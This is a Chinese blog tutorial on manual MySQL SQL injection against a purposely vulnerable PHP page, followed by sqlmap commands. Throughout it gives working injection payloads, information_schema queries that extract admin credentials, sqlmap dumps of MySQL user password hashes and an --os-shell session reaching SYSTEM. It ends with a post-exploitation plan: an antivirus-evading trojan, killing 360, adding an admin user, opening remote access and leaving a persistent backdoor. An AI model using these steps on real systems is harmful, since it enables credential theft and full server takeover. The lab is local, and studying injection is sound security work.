mysql手注

首先看mysql版本，当mysql版本>5.0时只需要访问information\_schema库即可查询数据库的相关概要信息，而对于<5.0的版本则需要爆破，我测试的环境是mysql 5.6，对于小于5.0的mysql不建议手工测试，可以使用slqmap等注入工具辅助，成功率在于字典的大小。

先了解一下mysql中的information\_schema库。information\_schema数据库是MySQL自带的，它提供了访问数据库元数据的方式。什么是元数据？元数据是关于数据的数据，如数据库名或表名，列的数据类型，或访问权限等。有些时候用于表述该信息的其他术语包括“数据词典”和“系统目录”。在MySQL中，把 information\_schema 看作是一个数据库，确切说是信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权 限等。

测试代码如下：

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

<?php  
include('./config.php');  
$id=$\_GET['id'];  
$select\_sql="SELECT \* FROM topic WHERE id=$id";  
echo "测试语句：".$select\_sql."<br/>";  
mysql\_query('set names utf8');  
$select\_sql\_result=mysql\_query($select\_sql);echo "Mysql Error:".mysql\_error();  
$row=mysql\_fetch\_assoc($select\_sql\_result);  
?>  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<title>von</title>  
</head>  
<body>  
<h1>Just4fun</h1><br />  
标题: <?php echo $row['title']; ?><br />  
文章: <?php echo $row['text'] ?></body>  
</html>

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

创建数据库  
create database hehe;

使用数据库  
use hehe;

使用utf8字符集  
set names utf8;

创建文章表  
mysql> create table topic (  
-> id int not null primary key auto\_increment,  
-> title varchar(100) not null,  
-> text text(10000) not null) default charset utf8;

后台管理表  
mysql> create table admin (  
-> id int not null primary key auto\_increment,  
-> username varchar(100) not null,  
-> password varchar(100) not null) default charset utf8;


插入表  
insert into topic values(NULL, 'abc', 'whoami' );

insert into admin values(NULL, 'adminvon', '21232f297a57a5a743894a0e4a801fc3' );

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/


以上代码实现了一个根据客户端提交的ID，在数据库内查询一个指定文章的功能，其中id并没有进行任何过滤处理从而造成典型的GET数字型注入。

正常访问页面：


[](http://www.evilvon.com/wp-content/uploads/2016/10/1.png)

验证注入：

and 1=1

[](http://www.evilvon.com/wp-content/uploads/2016/10/2.png)


and 1=2

[](http://www.evilvon.com/wp-content/uploads/2016/10/3.png)

如果这里的ID在带入查询时如果有单引号，我们就需要将单引号闭合

2.判断字段数：


2.1 order by查询：order by在sql语句中是对结果集的指定列进行排序，比如我们想让结果集按照第一列排序就是 order by 1 按照第二列排序 order by 2 依次类推，按照这个原理我们来判断他的字段数，如果我们按照他的第1列进行排序数据库会返回正常，但是当我们按照第100列排序，但是数据库中并不存在第100列，从而报错。 如图：当我们测试到4时数据库报错，说明该表只有3个字段

[](http://www.evilvon.com/wp-content/uploads/2016/10/4.png)

2.2 UNION SELECT 联合查询：可以用于一个或多个SELECT的结果集，但是他有一个条件，就是两个select查询语句的查询必须要有相同的列才可以执行，利用这个特性我们可以进行对比查询，也就是说当我们union select的列与它查询的列相同时，页面返回正常。

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*分割线\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/


解决两个小问题：  
第一个：大部分程序只会调用数据库查询的第一条返回（我们这个也是），而通过联合查询出的数据中，我们想看到的数据是在第二条中如果我们想看到我们想要的数据有两种方法，第一种是让第一条数据返回假，第二种是通过sql语句直接返回我们想要的数据。  
第一种：我们让第一个查询的结果始终为假

[](http://www.evilvon.com/wp-content/uploads/2016/10/5.png)

这里可能有疑问，返回为什么什么也没有呢 因为我们的第二个查询中并没有查询到什么 返回为NULL 自然就什么也没有了，我们把语句放在mysql中看一下返回结果

mysql> SELECT \* FROM topic WHERE id=1 and 1=2 union select null,null,user();  
+------+-------+----------------+  
| id | title | text |  
+------+-------+----------------+  
| NULL | NULL | ODBC@localhost |  
+------+-------+----------------+  
1 row in set (0.00 sec)


第二种：通过limit语句，limit在mysql中是用来分页的，我们也可以通过他拿到我们想要的结果集

[](http://www.evilvon.com/wp-content/uploads/2016/10/6.png)

返回也是空 我们看看在mysql下的


mysql> SELECT \* FROM topic WHERE id=1 and 1=2 union select null,null,null limit 1,1;  
Empty set (0.00 sec)

第二个：哪个列中的数据是在页面中显示出来的，可能有一些列中的数据只是用于后台程序对数据处理使用，并不会在前台显示，所以我们需要判断哪个字段我们可以看到。如图，我们通过数字代替了NULL进行查询，确定了2，3，4，5 四个字段可以在页面中显示。  
回答一下为什么我们不一开始就是用数字，因为union select 不仅要求列的数量相同 同时数据类型也要相似。


[](http://www.evilvon.com/wp-content/uploads/2016/10/7.png)

 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*分割线\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

3.查询库名：  
这里直接使用mysql自带函数database()查询就能得到库名：hehe

[](http://www.evilvon.com/wp-content/uploads/2016/10/8.png)


 4.查表名：  
这里就用到了我们一开始说的information\_schema库，查表名我们主要用到的是TABLES表。这里我们用到了group\_concat它可以返回查询的所有结果，因为我们需要通过命名判断该我们需要的敏感数据。这里我们的目标是admin表。

[](http://www.evilvon.com/wp-content/uploads/2016/10/9.png)


可以查到有两个表，admin和topic

 admin是后台，可以查后台账号密码

 5.查字段：  
这里同样使用information\_schema库，这里使用的是columns表。得到字段id,username,password

[](http://www.evilvon.com/wp-content/uploads/2016/10/10.png)

6.查数据：  
最终目标


[](http://www.evilvon.com/wp-content/uploads/2016/10/11.png)

进后台，getshell~~~

用工具：

上sqlmap

sqlmap.py -u url 验证是否有注射



get型注射，数据库版本，apache，php版本~

看用户

|  |
| --- |
| sqlmap.py -u http://localhost/php/safe/Injection/inj.php?id=1 --current-user  \_  \_\_\_ \_\_\_| |\_\_\_\_\_ \_\_\_ \_\_\_ {1.0.9.21#dev}  |\_ -| . | | | .'| . |  |\_\_\_|\_ |\_|\_|\_|\_|\_\_,| \_|  |\_| |\_| http://sqlmap.org  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  [\*] starting at 10:00:39  [10:00:39] [INFO] resuming back-end DBMS 'mysql'  [10:00:39] [INFO] testing connection to the target URL  [10:00:40] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests  sqlmap resumed the following injection point(s) from stored session:  ---  Parameter: id (GET)  Type: error-based  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)  Payload: id=1 AND (SELECT 2\*(IF((SELECT \* FROM (SELECT CONCAT(0x7170707671,(SELECT (ELT(9542=9542,1))),0x717a787a71,0x78))s), 8446744073709551610, 8446744073709551610)))  Type: UNION query  Title: Generic UNION query (NULL) - 3 columns  Payload: id=-2682 UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x78444e506a664d71456a515144625a6f636b4e435074565a4870726b7a62555975434d4871527072,0x717a787a71)-- TJAd  ---  [10:00:40] [INFO] the back-end DBMS is MySQL  web application technology: Apache 2.4.23, PHP 5.6.25  back-end DBMS: MySQL >= 5.5  [10:00:40] [INFO] fetching current user  [10:00:42] [WARNING] reflective value(s) found and filtering out  current user: 'root@localhost'  [10:00:42] [INFO] fetched data logged to text files under 'C:\Users\Just4fun\.sqlmap\output\localhost'  [\*] shutting down at 10:00:42 |

root用户，不是root就看看库和表 = =

sqlmap.py -u url --dbs 库

sqlmap.py -u url -D mysql --tables 表

sqlmap.py -u url -D mysql -T user --columns

sqlmap.py -u url -D mysql -T user -C user,password --dump

|  |
| --- |
| Database: mysql  Table: user  [2 entries]  +--------+-------------------------------------------+  | user | password |  +--------+-------------------------------------------+  | root | \*9CFBBC772F3F6C106020035386DA5BBBF1249A11 |  | root | \*9CFBBC772F3F6C106020035386DA5BBBF1249A11 |  +--------+-------------------------------------------+ |


继续测试是否有cmd权限

sqlmap.py -u url --os-shell

|  |
| --- |
| os-shell> whoami  do you want to retrieve the command standard output? [Y/n/a] y  command standard output: 'nt authority\system' |

system

查看用户



添加用户，打开360，成功阻止



后续步骤

传马（免杀）->kill 360 -> 加用户到管理组，开远程端口 ->留持久性后门

by von